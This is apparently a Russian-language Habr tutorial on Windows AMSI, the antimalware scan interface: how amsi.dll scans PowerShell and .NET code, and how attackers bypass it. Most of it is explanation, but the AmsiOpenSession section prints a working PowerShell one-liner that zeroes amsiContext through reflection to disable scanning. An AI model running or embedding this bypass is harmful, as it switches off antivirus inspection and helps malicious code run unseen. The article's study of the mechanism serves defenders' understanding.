

AMSI bypass — От истоков к Windows 11

 habr.com/ru/articles/758550

September 2, 2023



В одной из наших предыдущих [статей](#) (советую ознакомиться) мы рассматривали типовые механизмы защиты для операционных систем семейства Windows. В главе AMSI Bypass кратко рассмотрели принцип работы библиотеки и почему обход `amsi.dll` является одним из самых популярных среди злоумышленников. **Сегодня** мы погрузимся глубже в библиотеку и то, как она помогает антивирусному средству осуществить анализ подозрительных файлов. Рассмотрим известные реализации обхода и остановимся подробнее на новых методах лета 2023 года в Windows 11. Поехали!

Дисклеймер: статья не призывает к противоправным действиям, она нацелена на изучение механизмов и технологий.

Содержание

1. [AMSI.dll описание](#)
2. [Порядок работы](#)
3. [Общие способы обхода](#)

4. [AMSI.dll способы обхода в Windows 11](#)
 1. [Атака на AmsiOpenSession\(\)](#)
 2. [Атака на AmsiInitialize\(\)](#)
 3. [Атака на AmsiScanBuffer\(\)](#)
 4. [Обход AMSI при загрузке сборки .Net](#)
5. [Полезные ссылки](#)

AMSI.dll описание

[Amsi](#) (Antimalware scan interface) - одно из базовых программных средств Windows, разработанное для защиты на конечном устройстве пользователя. Структурно, Amsi работает как интегрированное приложение с открытым системным API. Оно позволяет программному обеспечению защищаться от вредоносного кода, путем отправки его экземпляров установленному антивирусному средству.

Тут стоит остановиться на том, что ПО, которое может взаимодействовать с AMSI делится на две группы:

1. Программа стороннего разработчика или от Microsoft, которая хочет проверять поступающие на вход данные.
2. Стороннее антивирусное средство, которое ставится взамен Windows Defender и использует AMSI только уже в роли анализирующей стороны. Поэтому организации не ограничены в выборе антивирусного вендора. Если вы разработчик антивирусного ПО, то вам необходимо [зарегистрировать](#) свой интерфейс для взаимодействия.

Библиотека поддерживает структуру вызовов [с помощью API-интерфейсов WIN32 AMSI](#) и [COM-интерфейсов AMSI](#)., позволяющую сканировать не только файлы и память, но и проверять URL-адрес источника и IP-адрес. Amsi появился в 2015 году в Windows 10 и интегрируется до сих пор в более поздние версии.

Как было сказано в предыдущей статье, AMSI предназначен, в частности, для предотвращения [бесфайловых атак](#). Это связано с тем, что про PE файлы подвергаются большему анализу, так как включаются все 4 механизма: **статический (aka сигнатурный) и динамический анализ, механизм распаковки, поведенческий (aka Эвристический) анализ**. А для скриптовых языков существует возможность выполнять команды без попадания на диск, что повышает сложность их анализа и является преимуществом для злоумышленников. Для анализа неисполняемых файлов и скриптов, была


разработана `amsi.dll`. Она позволяет осуществлять сигнатурный анализ кода до запуска и после, в процессе выполнения .Net.

Amsi используют обработчики скриптов (например `powerhshell`) , приложения, которым требуется проверять буфер памяти перед выполнением, а также приложения, обрабатывающие файлы, которые могут содержать исполняемый не PE код, в том числе в PDF-документах.

По умолчанию, Windows Defender взаимодействует с AMSI API для сканирования следующих компонентов:

- PowerShell от версии 2.0 (готовые скрипты или анализ кода в динамике)
- User Account Control (UAC) от Windows 10 v.1507 (повышение прав на установку EXE, COM, MSI или ActiveX)
- Windows Script Host (`wscript.exe` и `cscript.exe`)
- JavaScript
- Visual Basic Script
- Скрипты макросов офисных программ (Office VBA)
- .NET Framework (версии 4.8)
- Windows Management Instrumentation (WMI), которые часто используют в атаке LOL ("living off the land")

Если посмотреть Exports для `amsi.dll`, то можно увидеть список процессов, которые загрузили функции библиотеки:




```
Windows PowerShell
PS C:\Users\[redacted] > tasklist /m amsi*

Имя образа                PID  Модули
=====
RadeonSoftware.exe        7492  amsi.dll
utility.exe               7856  amsi.dll
RadeonSoftware.exe        8096  amsi.dll
browser.exe               1824  amsi.dll
powershell.exe            9340  amsi.dll
tasklist.exe              3328  amsi.dll
```


AMSI bypass - От истоков к Windows 11Порядок работы

Рассмотрим работу библиотеки на самом распространенном примере, при выполнении powershell команд.

1. При запуске процесса powershell.exe (как удаленно, так и локально) или выполнении скрипта .ps1 вызывающего запуск этого процесса, amsi.dll загружается в область памяти powershell.exe. Можем посмотреть список экспортируемых функций в Process Hacker.



Основой выполнения анализа является цепочка функций: AmsiInitialize() -> AmsiOpenSession() -> AmsiScanBuffer() -> AmsiScanString() -> AmsiCloseSession(). Попробуем запустить powershell.exe через отладчик и поставить точки останова на первых трех функциях.




Как видим, процесс еще полностью не запущен.

2. До выполнения команд, осуществляется вызов функции **AmsiInitialize()**, которая инициализирует AMSI API:

```
HRESULT AmsiInitialize(
    [in] LPCWSTR    appName,
    [out] HAMSICONTEXT *amsiContext
);
```

Объяснить с

На вход она получает имя приложения **appName** и указатель на структуру **HAMSICONTEXT**. После выполнения будет инициализирован аргумент **amsiContext**. Это дескриптор типа **HAMSICONTEXT**, который будет передаваться при всех последующих вызовах AMSI API. Так это выглядит в отладчике:




Как видим, процесс все еще полностью не запущен.

3. Далее в процессе запуска или после подачи нового кода на исполнение происходит вызов `AmsiOpenSession()` :

```
HRESULT AmsiOpenSession(  
    [in] HAMSICONTXT amsiContext,  
    [out] HAMSISESSION *amsiSession  
);
```

Объяснить с

Функция `AmsiOpenSession()` используется для передачи нескольких запросов на сканирование и также имеет 2 аргумента. Первым аргументом является **amsiContext**, который передается из предыдущей функции. После выполнения, будет инициализирован второй аргумент **amsiSession**. Это дескриптор типа `HAMSISESSION` который будет передаваться при всех последующих вызовах AMSI API в рамках текущего сеанса.



Процесс все еще полностью не запущен.

4. Затем вызов функции `AmsiScanBuffer()`:

Теперь процесс запущен и готов принимать на вход команды. Вместе с этим этапом вызывается функция `AmsiScanString()`.

5. При получении на вход команд или целого скрипта, функция AmsiInitialize() не будет вновь вызвана для данного процесса, а AmsiOpenSession(), AmsiScanBuffer() и AmsiScanString() будут вызываться по очереди.

```
HRESULT AmsiScanBuffer(  
    [in] HAMSICONTEXT amsiContext,  
    [in] PVOID buffer,  
    [in] ULONG length,  
    [in] LPCWSTR contentName,  
    [in, optional] HAMSISESSION amsiSession,  
    [out] AMSI_RESULT *result  
);  
  
HRESULT AmsiScanString(  
    [in] HAMSICONTEXT amsiContext,  
    [in] LPCWSTR string,  
    [in] LPCWSTR contentName,  
    [in, optional] HAMSISESSION amsiSession,  
    [out] AMSI_RESULT *result  
);
```


Объяснить с

Функции имеют аргументы ранее инициализированных amsiContext и amsiSession. Так же содержимое строки, его длину, идентификатор и результат сканирования, который будет известен после отправки.

6. Антивирусное средство с помощью данных функций осуществляет доступ соответственно к буферу и строкам выполняемых операций и сканирует их на наличие вирусных сигнатур. Затем он возвращает результат сканирования обратно AMSI:

- **AMSI_RESULT_CLEAN** если result = 1
- **AMSI_RESULT_DETECTED** если result = 32767 или 32768 После чего принимается решение о запуске кода.

Доступ осуществляется с помощью RPC вызовов. Ниже представлен [перевод](#) схемы, описывающий предлагаемые интерфейсы взаимодействия и их уровень в системе.




7. Дополнительный этап. Тут стоит обратить внимание на то, что анализ осуществляется двух видов:

- Анализ кода powershell на наличие триггеров и вредоносных функций до запуска. 6 этап.
- Анализ двоичного исполняемого .Net кода после передачи Powershell для выполнения (assembly::load) в памяти текущего процесса.

Так, после 6 этапа, когда Powershell код был проанализирован и указан "чистым", он передается на исполнение процессу. Однако на этом анализ не заканчивается. Если после выполнения скрипта, процессу будут переданы вызовы [System.Reflection.Assembly]::Load(), то команды промежуточного .Net кода CIL выполняемого в среде CLR будут так же анализироваться. Это связано с общим пространством имен Windows Powershell [System.Management.Automation](#) . Данный анализ AMSI осуществляет в текущем процессе и ищет вредоносный CIL байт-код в памяти. За вызов этого анализа отвечает AmsiScanBuffer().


Общий порядок работы представил на схеме:



Общие способы обхода

Библиотека является мостом между средством выполнения кода и средством его анализа. Основные методы обхода заключаются в разрушении этого моста.

Историю публикации методов обхода можете наблюдать в [переводе](#) схемы от Trend Micro ниже:



К [методам](#) относят:

- Понижение версии PowerShell
- Обфускация, кодирование и шифрование строк
- Перехват вызовов функций библиотеки AmsiInitialize(), AmsiOpenSession(), AmsiScanBuffer(), AmsiScanString() и их изменение
- Патчинг памяти функции [AmsiScanBuffer\(\)](#) и [AmsiOpenSession\(\)](#)

- Вызов ошибки в инициализации библиотеки
- Изменение реестра
- Подмена оригинальной библиотеки Вот несколько статей, описывающих большинство методов: [2021](#), [2021-1](#), [2021-2](#)

Для самого простого обхода функции AmsiScanString() используют обфускацию, кодирование и шифрование строк. Самым сложным механизмом с точки зрения обхода является анализ памяти в процессе выполнения скрипта функцией AmsiScanBuffer(). После запуска, все зашифрованные и обфусцированные строки попадают в память в виде открытых инструкций.

Главное в обходе, отключить AMSI API, что бы не допустить анализ открытых вредоносных участков в памяти. Для этого и разрабатываются методы нарушения процесса загрузки библиотеки в память powershell, ее подмена, понижение версии, перехват вызовов всех основных функций для изменения значений переменных, отвечающих за "чистоту" кода. Одним из наиболее эффективных методов является исправление (патчинг) области памяти загруженной библиотеки, позволяющий отключит анализ "глобально" для текущего процесса. Вот старый, но классический [пример](#)

Методы обхода использующие дополнительный код, при запуске в powershell, аналогично любому другому коду проходят сканирование функцией AmsiScanString(), что обуславливает необходимость постоянно "освежать" экземпляры кодов обхода или использовать глубокую обфускацию и шифрование. Этот процесс можно назвать исследованием и постоянным тестированием. Ведь анализ строк AMSI имеет порог реагирования и определенные [триггеры](#).

Главное что стоит из этого понять, что для успешного перехвата или патчинга, необходимо пройти первый эшелон обороны - строковый сигнатурный анализ самого кода Powershell. После которого, будет выполнен код обхода.

Если у вас есть возможность запустить сторонний процесс, и есть необходимость отключить amsi защиту (~~зачем?~~), то вот две интересные реализации в виде исполняемых файлов. [Amsi Killer](#) и новый [Обход с использованием процесса как отладчик](#)

Процесс [модификации](#) методов непрерывен, однако общие подходы неизменны. Для успешного обхода необходимо использовать самые свежие реализации или оживлять старые.


AMSI.dll способы обхода в Windows 11

В Windows 11 некоторые атаки на функции перестали работать, дело в изменении кодов этих функций.

Сейчас мы рассмотрим 3 атаки на функции AmsiInitialize(), AmsiOpenSession(), AmsiScanBuffer() и разберем особенность обхода анализа сборки .Net.

Атака на AmsiOpenSession()

В предыдущих версиях Windows методом обхода являлось исправление первого **DWORD**, на которое указывает amsiContext. Значение слова DWORD сравнивалось с **"AMSI"**. Но теперь этой проверки нет, однако существует 4 места для потенциального изменения инструкций: **RDX**, **RCX**, второе и третье слово **QWORD** сравниваются с 0. Если **любой** из них равен 0, AmsiOpenSession() завершается с ошибкой. Вот ветки полученные с помощью IDA.



Вот пример строки для патчинга функции AmsiOpenSession() для Windows 10, которая использует методы из [System.Reflection](#).Net

```
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils")
{$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like
"*Context") {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf = @(0);
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
Объяснить с
```

Эта обфусцированная однострочная полезная нагрузка выполняла:

- определение блока с Ref, где имелись основные типы объектов сборки;


- нахождение AmsiUtils и amsiContext;
- вычисление адреса amsiContext и исправление его значения на 0.

